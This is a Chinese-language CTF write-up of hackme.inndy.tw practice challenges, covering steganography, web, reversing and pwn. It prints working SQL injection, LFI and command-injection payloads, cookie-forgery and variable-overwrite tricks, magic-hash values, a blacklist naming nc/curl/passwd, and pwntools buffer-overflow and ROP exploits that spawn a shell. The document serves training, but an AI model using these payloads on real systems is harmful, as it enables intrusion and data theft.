一些 hackme.inndy.tw 上的writeup

在很多地方看到有人推荐inndy的场子，于是就去那里试试看。遵循场子的规范，只分享一些突破的思路，不公布flag.

1. flag (Misc)

签到题，公布一下flag的格式。

2. corgi can fly (Misc)

这是一道图片隐写题。图片格式为png。

图片如下：

根据提示使用 **stegsolve** 分析了一下。看到一个二维码，用微信扫一扫扫描了一下该二维码得到了flag。

3. televison (Misc)

同样是一个图片隐写题。这一次的图片格式为bmp。

图片如下：


用 stegsolve 分析也看不出什么，但是直接使用 strings 命令就能直接把flag找出来。

```
strings television.bmp | grep FLAG
```

4. meow (Misc)

仍然是图片隐写题。这次图片的格式为png。

图片如下：



到 Kali 中用 binwalk 看一下，就能发现图片里藏有压缩包，里面有 flag，同时还有一个图片。而这个flag加密了，但图片没有加密。

用 fcrackzip 爆破失败，于是尝试明文攻击。

用 Kali 里的 foremost 命令可以得到压缩包中的图片，放到 WinRAR 中可以看出得到的图片与原图片的 **crc32** 的值是一致的，因此可以认为是同一个文件。然后将 foremost 得到的文件压缩成一个 zip 文件，借助 archpr 工具对原 zip 文件进行明文攻击，便可以得到 flag。

明文攻击的大致原理：

大致过程就是有一个需要解密的ZIP而且不知道密码，但幸运的是有ZIP包里一个已知文件，将已知文件进行ZIP加密后和待解密的ZIP里已知文件进行hex对比，两者的区别就是ZIP加密的三个key。其原理是，两个ZIP文件的加密过程是一样的。

5. where is flag (Misc)

这道题给出了一个名为 “flag.xz” 的压缩文件，使用命令 `xz -d flag.xz` 即可将其解压，得到一个名为 “flag” 的文件，其中充满了各种 “flag” 的字眼，要求从中找出本题的 flag。所以本题是一道考验**正则**的题目。

```
import re

f = open('flag', 'rb')

strr = f.read()

pat = "FLAG{[^()\[\]{}@]+}"     # correct answer

flag_group = re.findall(pat, strr)

print flag_group
```

其中方括号内的表达式解释一下，"^“在方括号内表示对方括号内的字符集取反（一般”^“表示匹配行首），这里匹配的也就是"FLAG{}"，花括号中的内容为至少一个非”()[]{}@“的字符串。反斜杠是为了转义方括号，因为它有特殊含义——表示字符集。

8. pusheen.txt (Misc)

题目给了一个pusheen.txt的文件，里面有许多相同的小猫。不过有的小猫是只有框架，有的小猫是内部填充了的。因此猜测空白的小猫可能代表“0”，而填充了的小猫可能代表“1”。

```cpp
/*
 * @File Name:sol_pusheen.cpp
 * @Author: Andrew
 * @Create Time: 2018-03-02 09:48:06
 * @Last Modified: 2018-03-02 09:48:10
*/

#include <iostream>

using namespace std;

int main()
{
    int i = 1;
    string s;
    while(getline(cin, s))
    {
        if(i % 16 == 8)
            cout << s << endl;
        i++;
    }
    return 0;
}
```

通过管道重定向，将txt文件作为该c++程序的输入，可以将每只小猫压缩为一行字符串。空白的小猫和填充过的小猫分别对应着的是：

然后就可以读这个结果，通过每行第二个字符是否为空来判断该转换为“0”还是该转换为“1”。之后按每八位转换成ASCII码即可得到本题的 flag。

```python
#!/Library/Frameworks/Python.framework/Versions/3.6/bin/python3

binary = b""

while True:
    s = ""
    try:
        s = input()
    except:
        break
    if s[1] == ' ':
        #print("0", end = "")
        binary = binary + b"0"
    else:
        #print("1", end = "")
        binary = binary + b"1"

decoded = int(binary, 2)
print(decoded.to_bytes((decoded.bit_length() + 7) // 8, "big").decode())
```

12. hide and seek (Web)

这是一道WEB的签到题，flag藏在源代码里，按照格式搜索一下即可。

13. guestbook (Web)

提示中说道：“This guestbook sucks. sqlmap is your friend.”

就是说这一题可以借助 sqlmap 这一工具来进行破解。之前虽然从未接触过这个工具，但是这次稍微学了一点点。

先试了一下这个命令：

```
python sqlmap.py -u "https://hackme.inndy.tw/gb/index.php?mod=read&id=3" --level 3 --batch --dbs
```

其中 ”–dbs" 选项表示 “List database management system’s databases"，”–level" 表示 “Level of tests to perform (1-5, default 1)"，此处选择的是中间的等级3，”–batch" 表示 sqlmap 不会询问你输入，全部默认确定 。

该命令返回的结果是：

```
available databases [2]:
[*] guestbook
[*] information_schema
```

从中可以看到两个 database，一个是 guestbook，也即本题的题目，另一个是 information_schema。

那么我们可以继续深入，先查看 guestbook 中有哪些表格。

```
python sqlmap.py -u "https://hackme.inndy.tw/gb/index.php?mod=read&id=3" --level 3 --batch --dbs -D guestbook --tables
```

结果得到了：

```
Database: guestbook
[3 tables]
+-------+
| flag  |
| posts |
| users |
+-------+
```

从中可以看出 guestbook 中有三个表格，其中一个表格的名字是 flag，多半本题的 flag 就藏在这个表格里。

接下来看看这个表格里都有哪些字段。

```
python sqlmap.py -u "https://hackme.inndy.tw/gb/index.php?mod=read&id=3" --level 3 --batch --dbs -D guestbook -T flag --columns
```

得到了如下结果：

```
Database: guestbook
Table: flag
[4 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| flag     | varchar(255) |
| id       | int(11)      |
| padding0 | int(11)      |
| padding1 | int(11)      |
+----------+--------------+
```

可以看到 flag 就在这里，于是只要暴出这个字段就好啦！

```
python sqlmap.py -u "https://hackme.inndy.tw/gb/index.php?mod=read&id=3" --level 3 --batch --dbs -D guestbook -T flag -C flag --dump
```

至于结果嘛，当然就不放出来啦！

14. LFI (Web)

LFI 代表 Local File Inclusion，即为“本地文件包含”。大概就是在Web端可以显现出某服务器本地的一些文件，同时还可以下载获得一些敏感的配置之类的漏洞。

根据本题的题目名可以知道这里存在本地文件包含漏洞，所以只要能够读到 flag 文件即可。

从 index 页面的代码中可以看到：

```
<a href="?page=pages/flag">Flag</a>
```

所以读 `https://hackme.inndy.tw/lfi/?page=php://filter/read=convert.base64-encode/resource=pages/flag`

可以得到一串经过base64编码的字符串，解码之后得到 “Can you read the flag<?php require('config.php'); ?>?”

于是再读 `https://hackme.inndy.tw/lfi/?page=php://filter/read=convert.base64-encode/resource=pages/config` 就可以得到base64编码过的 flag 啦。

15. homepage (Web)

homepage 下能够发现一个 cute.js， 是用 aaencode 编码过的程序。可以在控制台直接执行它，会得到一个二维码。扫描该二维码即可得到 flag。

16. ping (Web)

该题的地址为 https://hackme.inndy.tw/ping/

页面中给出了其html代码：

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Ping</title>
</head>
<body>
    <form action="." method="GET">
        IP: <input type="text" name="ip"> <input type="submit" value="Ping">
    </form>
    <pre><?php
        $blacklist = [
            'flag', 'cat', 'nc', 'sh', 'cp', 'touch', 'mv', 'rm', 'ps', 'top', 'sleep', 'sed',
            'apt', 'yum', 'curl', 'wget', 'perl', 'python', 'zip', 'tar', 'php', 'ruby', 'kill',
            'passwd', 'shadow', 'root',
            'z',
            'dir', 'dd', 'df', 'du', 'free', 'tempfile', 'touch', 'tee', 'sha', 'x64', 'g',
            'xargs', 'PATH',
            '$0', 'proc',
            '/', '&', '|', '>', '<', ';', '"', '\'', '\\', "\n"
        ];

        set_time_limit(2);

        function ping($ip) {
            global $blacklist;

            if(strlen($ip) > 15) {
                return 'IP toooooo longggggggggg';
            } else {
                foreach($blacklist as $keyword) {
                    if(strstr($ip, $keyword)) {
                        return "{$keyword} not allowed";
                    }
                }
                $ret = [];
                exec("ping -c 1 \"{$ip}\" 2>&1", $ret);
                return implode("\n", array_slice($ret, 0, 10));
            }
        }

        if(!empty($_GET['ip']))
            echo htmlentities(ping($_GET['ip']));
        else
            highlight_file(__FILE__);
    ?></pre>
</body>
</html>
```

从其中插入的PHP代码里可以看出，IP的输入条件十分苛刻（`if(strlen($ip) > 15)`），只能够输入15个字符。并且*blacklist*中也过滤了很多连接符。不过这里没有过滤掉反引号（键盘上数字1左边的那个符号），所以可以在IP输入框中尝试填入`ls`命令，然后就得到了输出：

```
ping: unknown host flag.php
index.php
```

那么 flag 肯定就是藏在这个 flag.php 文件中的。由于cat命令被过滤掉了，但是可以使用head命令来显示其中的内容。由于 flag 也被过滤掉了，所以可以使用通配符来解决这个问题。

在输入框内输入 `` `head ????????` `` 即可得到 flag。

17. scoreboard (Web)

用 burpsuite 抓包，在Header的X-Flag字段中可以发现 flag。

18. login as admin 0 (Web)

该题页面中有 source code 的按钮，点击之后可以查看到源码。摘取其中重要的部分如下：

```php
<?php
require('config.php');

// table schema
// user -> id, user, password, is_admin

if($_GET['show_source'] === '1') {
    highlight_file(__FILE__);
    exit;
}

function safe_filter($str)
{
    $strl = strtolower($str);
    if (strstr($strl, 'or 1=1') || strstr($strl, 'drop') ||
        strstr($strl, 'update') || strstr($strl, 'delete')
    ) {
        return '';
    }
    return str_replace("'", "\\'", $str);
}

$_POST = array_map(safe_filter, $_POST);

$user = null;

// connect to database

if(!empty($_POST['name']) && !empty($_POST['password'])) {
    $connection_string = sprintf('mysql:host=%s;dbname=%s;charset=utf8mb4', DB_HOST, DB_NAME);
    $db = new PDO($connection_string, DB_USER, DB_PASS);
    $sql = sprintf("SELECT * FROM `user` WHERE `user` = '%s' AND `password` = '%s'",
        $_POST['name'],
        $_POST['password']
    );
    try {
        $query = $db->query($sql);
        if($query) {
            $user = $query->fetchObject();
        } else {
            $user = false;
        }
    } catch(Exception $e) {
        $user = false;
    }
}
?>
```

从中可以看出对输入的内容有所过滤，并且将单引号替换成了双反斜杠加一个单引号。

从sql的语句中也可以看出，可以构造如下的payload：

```
username = admin\' || 1 = 1 #
password = whatever you like
```

原因是单引号被替换成双反斜杠之后，“\'”就变成了三反斜杠加单引号，在PHP中转义后得到双反斜杠加单引号，进入MySQL之后转义称为单引号。因此可以闭合前面的单引号，后面 `|| 1 = 1 #` 就是常规操作了，使之始终为真，并且用井号注释掉之后的内容。

不过此时得到的结果是 guest 身份。因此猜测 admin 在数据库中的第二行。

尝试：

```
username = admin\' || 1 = 1 limit 1, 1#
password = whatever you like
```

然后就获得了 flag。这里的 limit 是指定行数，1, 1表示index为1（实际为2）的。若单指定一个数n，则表示index从0到n的数据。

19. login as admin 0.1 (Web)

这一题的网页与上一题一致，不过这次的 flag是放在数据库里面，需要进行注入。根据后面题的提示说sqlmap不再有效，那么对这一题而言，sqlmap应该是有效的，但是也不能每次都靠它，所以还是尝试自己手动来。

经过尝试发现 `admin\' union select 1,2,3,4#` 会回显2，于是可以构造payload找库名。

```
admin\' union select 1,database(),3,4#
```

得到库名 “login_as_admin0”。

之后：

```
admin\' union select 1,(select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA=database() limit 0,1),3,4#
```

可以得到表名“h1dden_f14g”。

然后：

```
admin\' union select 1,(select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME=0x68316464656e5f66313467 limit 0,1),3,4#
```

可以发现字段名“the_f14g”。其中“0x68316464656e5f66313467”是表名的ASCII码形式。

之后：

```
admin\' union select 1,(select the_f14g from h1dden_f14g limit 0,1),3,4#
```

即可拿到 flag。

20. login as admin 1 (Web)

过滤规则有些不同：

```
<?php

function safe_filter($str)

{

    $strl = strtolower($str);

    if (strstr($strl, ' ') || strstr($strl, '1=1') || strstr($strl, "'") ||

        strstr($strl, 'union select') || strstr($strl, 'select ')

    ) {

        return '';

    }

    return str_replace("'", "\\'", $str);

}
?>
```

增加了一个空格过滤，对于union select等过滤也十分不严谨，所以修改上题payload即可。

可以使用/**/来绕过。

payload:

```
username: admin\'/**/or/**/1/**/limit/**/1,1#
password: whatever you like
```

22. login as admin 3 (Web)

依然先看source code：

```php
function set_user($user_data)
{
    global $user, $secret;

    $user = [$user_data['name'], $user_data['admin']];

    $data = json_encode($user);
    $sig = hash_hmac('sha512', $data, $secret);
    $all = base64_encode(json_encode(['sig' => $sig, 'data' => $data]));
    setcookie('user', $all, time()+3600);
}

$error = null;

function load_user()
{
    global $secret, $error;

    if(empty($_COOKIE['user'])) {
        return null;
    }

    $unserialized = json_decode(base64_decode($_COOKIE['user']), true);
    $r = hash_hmac('sha512', $unserialized['data'], $secret) != $unserialized['sig'];

    if(hash_hmac('sha512', $unserialized['data'], $secret) != $unserialized['sig']) {
        $error = 'Invalid session';
        return false;
    }

    $data = json_decode($unserialized['data'], true);
    return [
        'name' => $data[0],
        'admin' => $data[1]
    ];
}

$user = load_user();

if(!empty($_POST['name']) && !empty($_POST['password'])) {
    $user = false;
    foreach($users as $u) {
        if($u['name'] === $_POST['name'] && $u['password'] === $_POST['password']) {
            set_user($u);
        }
    }
}
?>

...
<?php if($user['admin']) printf("<code>%s</code>", htmlentities($flag)); ?>
```

`hash_hmac('sha512', $unserialized['data'], $secret) != $unserialized['sig']` 这一语句使用了non-strict比较，因此只要使得这里的 `$unserialized['sig']` 为0即可。这个 `$unserialized` 是从cookie中取得的，因此只要按照函数 `set_user` 的步骤，构造一个sig为0，user['admin']为true（打印出flag的条件）的data即可。

```php
<?php
function set_user()

{

    $user = ['admin',true];

    $data = json_encode($user);

    $sig = 0;

    $all = base64_encode(json_encode(['sig' => $sig, 'data' => $data]));

    echo $all;

}

set_user();
?>
```

得到了“eyJzaWciOjAsImRhdGEiOiJbXCJhZG1pblwiLHRydWVdIn0=”。因此只需要在cookie后面加上“user=eyJzaWciOjAsImRhdGEiOiJbXCJhZG1pblwiLHRydWVdIn0=”即可。方法是使用burpsuite代理，开启intercept，然后直接在上面修改cookie，添加上述内容，再forward即可。然后在页面上就能看到本题的 flag了。

23. login as admin 4 (Web)

先看给出的source code：

```php
<?php
require('config.php');

if($_GET['show_source'] === '1') {
    highlight_file(__FILE__);
    exit;
}

if($_POST['name'] === 'admin') {
    if($_POST['password'] !== $password) {
        // show failed message if you input wrong password
        header('Location: ./?failed=1');
    }
}
?>
...
<?php if($_GET['failed'] == '1'): ?>
            <div class="alert alert-danger">Login failed</div>
<?php endif; ?>

<?php if($_POST['name'] === 'admin'): /* login success! */ ?>
            <div class="alert alert-success"><code><?=$flag?></code></div>
<?php else: ?>
...
```

可以看出网页写得非常不严谨，只要登录的名字是admin，response中就会显示出 flag。因此边提交边用burpsuite抓包就可以得到 flag了。

24. login as admin 6 (Web)

source code的关键部分如下：

```php
<?php
@error_reporting(E_ALL^E_NOTICE);
require('config.php');

if($_GET['show_source'] === '1') {
    highlight_file(__FILE__);
    exit;
}

$user = null;

// connect to database

if(!empty($_POST['data'])) {
    try {
        $data = json_decode($_POST['data'], true);
    } catch (Exception $e) {
        $data = [];
    }
    extract($data);
    if($users[$username] && strcmp($users[$username], $password) == 0) {
        $user = $username;
    }
}
?>
...
<?php if($user == 'admin') printf("<code>%s</code>", htmlentities($flag)); ?>
<?php endif; ?>
```

可以看到只要user等于admin就可以了。而user是在 `$users[$username] && strcmp($users[$username], $password) == 0` 的if语句里面赋值给username的。注意在这之前有 `extract($data)` 的语句被执行，这个地方是可以做变量覆盖的。因此只要在data里构造合适的payload，就可以覆盖使这里的if条件满足。

payload如下：

```
data={"users":{"admin":"xxx"},"username":"admin","password":"xxx"}
```

这样 `$username=admin;$user[$username]="xxx";$password=xxx` ，显然满足条件。于是就可以在页面上看到 flag。

extract函数的官方文档如下：

```
extract

(PHP 4, PHP 5, PHP 7)
extract – Import variables into the current symbol table from an array

Description

int extract ( array &$array [, int $flags = EXTR_OVERWRITE [, string $prefix = NULL ]] )
Import variables from an array into the current symbol table.

Checks each key to see whether it has a valid variable name.
It also checks for collisions with existing variables in the symbol table.

Warning
Do not use extract() on untrusted data, like user input (e.g. $_GET, $_FILES).

flags
The way invalid/numeric keys and collisions are treated is determined by the extraction flags. It can be one of the following values:

EXTR_OVERWRITE
If there is a collision, overwrite the existing variable.

EXTR_SKIP
If there is a collision, don't overwrite the existing variable.

EXTR_PREFIX_SAME
If there is a collision, prefix the variable name with prefix.

EXTR_PREFIX_ALL
Prefix all variable names with prefix.

EXTR_PREFIX_INVALID
Only prefix invalid/numeric variable names with prefix.

EXTR_IF_EXISTS
Only overwrite the variable if it already exists in the current symbol table, otherwise do nothing. This is useful for defining a list of

EXTR_PREFIX_IF_EXISTS
Only create prefixed variable names if the non-prefixed version of the same variable exists in the current symbol table.

EXTR_REFS
Extracts variables as references. This effectively means that the values of the imported variables are still referencing the values of the

If flags is not specified, it is assumed to be EXTR_OVERWRITE.
```

可以看到文档的说明，没用指明 flag的时候，会使用**EXTR_OVERWRITE**参数，表示当变量名冲突的时候，extract函数得到的变量名会覆盖原有的变量。

```
Example:

<?php

/* Suppose that $var_array is an array returned from
   wddx_deserialize */

$size = "large";
$var_array = array("color" => "blue",
                   "size"  => "medium",
                   "shape" => "sphere");
extract($var_array, EXTR_PREFIX_SAME, "wddx");

echo "$color, $size, $shape, $wddx_size\n";

?>

Output:
blue, large, sphere, medium
```

从中也可以看出，官方都建议不要用extract来处理不信任的数据——用户输入。

25. login as admin 7 (Web)

源码中的关键部分如下：

```php
if($_POST['name'] == 'admin' && md5($_POST['password']) == '00000000000000000000000000000000') {
    // admin account is disabled by give a impossible md5 hash
    $user = 'admin';
} elseif($_POST['name'] == 'guest' && md5($_POST['password']) == '084e0343a0486ff05530df6c705c8bb4') {
    $user = 'guest';
} elseif(isset($_POST['name'])) {
    $user = false;
}
```

其中存在一个漏洞：PHP的哈希弱类型比较缺陷。

描述：

> PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，它把每一个以"0E"开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以"0E"开头的，那么PHP将会认为他们相同，都是0。

原理：

php比较相等性的运算符有两种，一种是strict，一种是non-strict。下表为PHP manual中对这的解释。

Comparison Operators

Example	Name	Result
$a == $b	Equal	**TRUE** if *$a* is equal to *$b* after type juggling.
$a === $b	Identical	**TRUE** if *$a* is equal to *$b*, and they are of the same type.
$a != $b	Not equal	**TRUE** if *$a* is not equal to *$b* after type juggling.
$a <> $b	Not equal	**TRUE** if *$a* is not equal to *$b* after type juggling.
$a !== $b	Not identical	**TRUE** if *$a* is not equal to *$b*, or they are not of the same type.
$a < $b	Less than	**TRUE** if *$a* is strictly less than *$b*.
$a > $b	Greater than	**TRUE** if *$a* is strictly greater than *$b*.
$a <= $b	Less than or equal to	**TRUE** if *$a* is less than or equal to *$b*.
$a >= $b	Greater than or equal to	**TRUE** if *$a* is greater than or equal to *$b*.
$a <=> $b	Spaceship	An integer less than, equal to, or greater than zero when *$a* is respectively less than, equal to, or greater than *$b*. Available as of PHP 7.

所以在使用non-strict比较的时候，形如"0exxx"的哈希字符串会被解释为"0乘以10的xxx次方"，也就是0 。因此这些"0e"开头的哈希字符串都会被视作相等。因此这里输入的密码只需要输入一个MD5的值为"0e"开头的值就可以了。网上随便一找就有很多：

```
纯数字类：
    240610708 0e462097431906509019562988736854
    314282422 0e990995504821699494520356953734
    571579406 0e972379832854295224118025748221
    903251147 0e174510503823932942361353209384
    1110242161 0e435874558488625891324861198103
    1320830526 0e912095958985483346995414060832
    1586264293 0e622743671155995737639662718498
    2302756269 0e250566888497473798724426794462
    2427435592 0e067696952328669732475498472343
    2653531602 0e877487522341544758028810610885
    3293867441 0e471001201303602543921144570260
    3295421201 0e703870333002232681239618856220
    3465814713 0e258631645650999664521705537122
    3524854780 0e507419062489887827087815735195
    3908336290 0e807624498959190415881248245271
    4011627063 0e485805687034439905938362701775
    4775635065 0e998212089946640967599450361168
    4790555361 0e643442214660994430134492464512
    5432453531 0e512318699085881630861890526097
    5579679820 0e877622011730221803461740184915
    5585393579 0e664357355382305805992765337023
    6376552501 0e165886706997482187870215578015
    7124129977 0e500007361044747804682122060876
    7197546197 0e915188576072469101457315675502
    7656486157 0e451569119711843337267091732412
```

```
大写字母类：
    QLTHNDT 0e405967825401955372549139051580
    QNKCDZO 0e830400451993494058024219903391
    EEIZDOI 0e782601363539291779881938479162
    TUFEPMC 0e839407194569345277863905212547
    UTIPEZQ 0e382098788231234954670291303879
    UYXFLOI 0e552539585246568817348686838809
    IHKFRNS 0e256160682445802696926137988570
    PJNPDWY 0e291529052894702774557631701704
    ABJIHVY 0e755264355178451322893275696586
    DQWRASX 0e742373665639232907775599582643
    DYAXWCA 0e424759758842488633464374063001
    GEGHBXL 0e248776895502908863709684713578
    GGHMVOE 0e362766013028313274586933780773
    GZECLQZ 0e537612333747236407713628225676
    NWWKITQ 0e763082070976038347657360817689
    NOOPCJF 0e818888003657176127862245791911
    MAUXXQC 0e478478466848439040434801845361
    MMHUWUV 0e701732711630150438129209816536
```

之后username填admin，密码选择上面的一个填写即可。

36. helloworld (Reversing)

这是一道逆向的水题，download下来的文件并不能直接运行，会报错说找不到该文件。拖到IDA中反汇编得知，是有一个长度为28的flag数组，带有的初值与 `n = 314159265` 逐位做异或操作。于是仿照该方式自己写一个程序跑一遍就可以了。需要注意，flag数组的表现形式如下：

```
*(_DWORD *)flag = 0xC881E8F1;
*(_DWORD *)&flag[4] = 0xCECF81D2;
*(_DWORD *)&flag[8] = 0x81C081D5;
*(_DWORD *)&flag[12] = 0xC8D5C0D3;
*(_DWORD *)&flag[16] = 0xCDC0CFCE;
*(_DWORD *)&flag[20] = 0xCCD4CF81;
*(_DWORD *)&flag[24] = 0x8FD3C4C3;
```

原本是显示的十进制，我手动将其转换成了十六进制。那么正常的C代码中flag[0,1,2,3]应该存储的是[0xf1,0xe8,0x81,0xc8] （注：这是因为小端模式）。之后的内容以此类推。

37. simple (Reversing)

这是另一道逆向的水题，download下来的文件依然不能直接运行，依然会报错说找不到该文件。不过拖到IDA中反汇编可以看出，它是将输入的各个位都增加了1之后的结果与一个固定的字符串进行比较，如果相等则说明输入是本题的 flag 。因此只需要拿固定的字符串去逆一下这个过程就可以得到 flag 了。

38. pyyy (Reversing)

这是一道 python 的逆向题，用 uncompyle6 反编译之后可以得到基本上就是原程序的代码。可以看到其中有如下内容：

```
for i, f in enumerate(F):
    n = pow(f, m, g)
    this_is = 'Y-Combinator'
    l = (lambda f: (lambda x: x(x))(lambda y: f(lambda *args: y(y)(*args))))(lambda f: lambda x: 1 if x < 2 else f(x - 1) * x % n)(g % 27
    c = raw_input('Channenge #%d:' % i)
    if int(c) != l:
        print 'Wrong~'
        exit()
    z.append(l)
```

只需要把这里的 input 语句及 if 判断语句 注释掉，再运行一遍即可得到本题的 flag。

51. catflag （Pwn)

这是一道pwn的送分题。连接上之后直接 `cat flag` 即可得到 flag。

52. homework (Pwn)

根据源码得知是一个数组越界的漏洞。

源码如下：

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

char name[1024];

void call_me_maybe()
{
    system("/bin/sh");
}

void unbuffer_io()
{
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
}

void set_timeout()
{
    alarm(120);
}

void ask_name()
{
    printf("What's your name? ");
    gets(name);
}

void say_goodbye()
{
    printf("Goodbye, %s\n", name);
}

void run_program()
{
    int arr[10], i, v, act;

    for(i = 0; i < 10; i++)
        arr[i] = 0;

    while(1) {
        puts("0 > exit");
        puts("1 > edit number");
        puts("2 > show number");
        puts("3 > sum");
```

```
        puts("4 > dump all numbers");
        printf(" > ");
        scanf("%d", &act);

        switch(act) {
            case 0:
                return;
            case 1:
                printf("Index to edit: ");
                scanf("%d", &i);
                printf("How many? ");
                scanf("%d", &v);
                arr[i] = v;
                break;
            case 2:
                printf("Index to show: ");
                scanf("%d", &i);
                printf("arr[%d] is %d\n", i, arr[i]);
                break;
            case 3:
                v = 0;
                for(i = 0; i < 10; i++)
                    v += arr[i];
                printf("Sum is %d\n", v);
                break;
            case 4:
                for(i = 0; i < 10; i++)
                    printf("arr[%d] is %d\n", i, arr[i]);
                break;
        }
    }
}

int main()
{
    set_timeout();
    unbuffer_io();
    ask_name();
    run_program();
    say_goodbye();
    return 0;
}
```

其中 case 1 输入数组下表的时候以及 case 2 对该地址写数据的时候都没有进行检测，因此存在这个漏洞。将程序拖进IDA中分析可以得知，arr 数组的起始地址离 ebp 有52个字节那么远，那么从第56个字节开始就是 ret 的地址了。所以对下标14写入 callmemaybe 的函数地址即可。

借助**pwntools**的利用脚本如下：

```
from pwn import *

p = remote("hackme.inndy.tw", 7701)

payload = "woet\n" + "\n" +  "1\n" + "14\n" + str(int(0x080485fb)) + "\n" + "0"
p.send(payload)
p.interactive()
```

之后输入 `cat flag` 命令即可。

53. ROP (Pwn)

根据 54 题的提示，这一题使用 ROPgadget 工具构造 ropchain 即可。

使用ROPgadget 分析 download下来的二进制文件：

`ROPgadget --binary ./rop --ropchain`

然后就可以得到：

```
#!/usr/bin/env python
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''

p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080b8016) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4
p += pack('<I', 0x080b8016) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080492d3) # xor eax, eax ; ret
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080de769) # pop ecx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080492d3) # xor eax, eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0806c943) # int 0x80
```

然后再其中加入pwntools的语句即可。注意 `from pwn import *` 的话会导入 pwntools 中的 pack 函数，为了避免这个问题，可以对 struct 中的 pack 进行重命名：`from struct import pack as pk` 。

最终的利用脚本如下：

```python
#!/usr/bin/env python
# execve generated by ROPgadget

from struct import pack as pk
from pwn import *

# Padding goes here
p = ''

p += pk('<I', 0x0806ecda) # pop edx ; ret
p += pk('<I', 0x080ea060) # @ .data
p += pk('<I', 0x080b8016) # pop eax ; ret
p += '/bin'
p += pk('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pk('<I', 0x0806ecda) # pop edx ; ret
p += pk('<I', 0x080ea064) # @ .data + 4
p += pk('<I', 0x080b8016) # pop eax ; ret
p += '//sh'
p += pk('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pk('<I', 0x0806ecda) # pop edx ; ret
p += pk('<I', 0x080ea068) # @ .data + 8
p += pk('<I', 0x080492d3) # xor eax, eax ; ret
p += pk('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pk('<I', 0x080481c9) # pop ebx ; ret
p += pk('<I', 0x080ea060) # @ .data
p += pk('<I', 0x080de769) # pop ecx ; ret
p += pk('<I', 0x080ea068) # @ .data + 8
p += pk('<I', 0x0806ecda) # pop edx ; ret
p += pk('<I', 0x080ea068) # @ .data + 8
p += pk('<I', 0x080492d3) # xor eax, eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0807a66f) # inc eax ; ret
p += pk('<I', 0x0806c943) # int 0x80

payload = fit({0xc + 0x4: p})
a = remote("hackme.inndy.tw", 7704)
a.send(payload)
a.interactive()
```

之后 `cat flag` 即可。

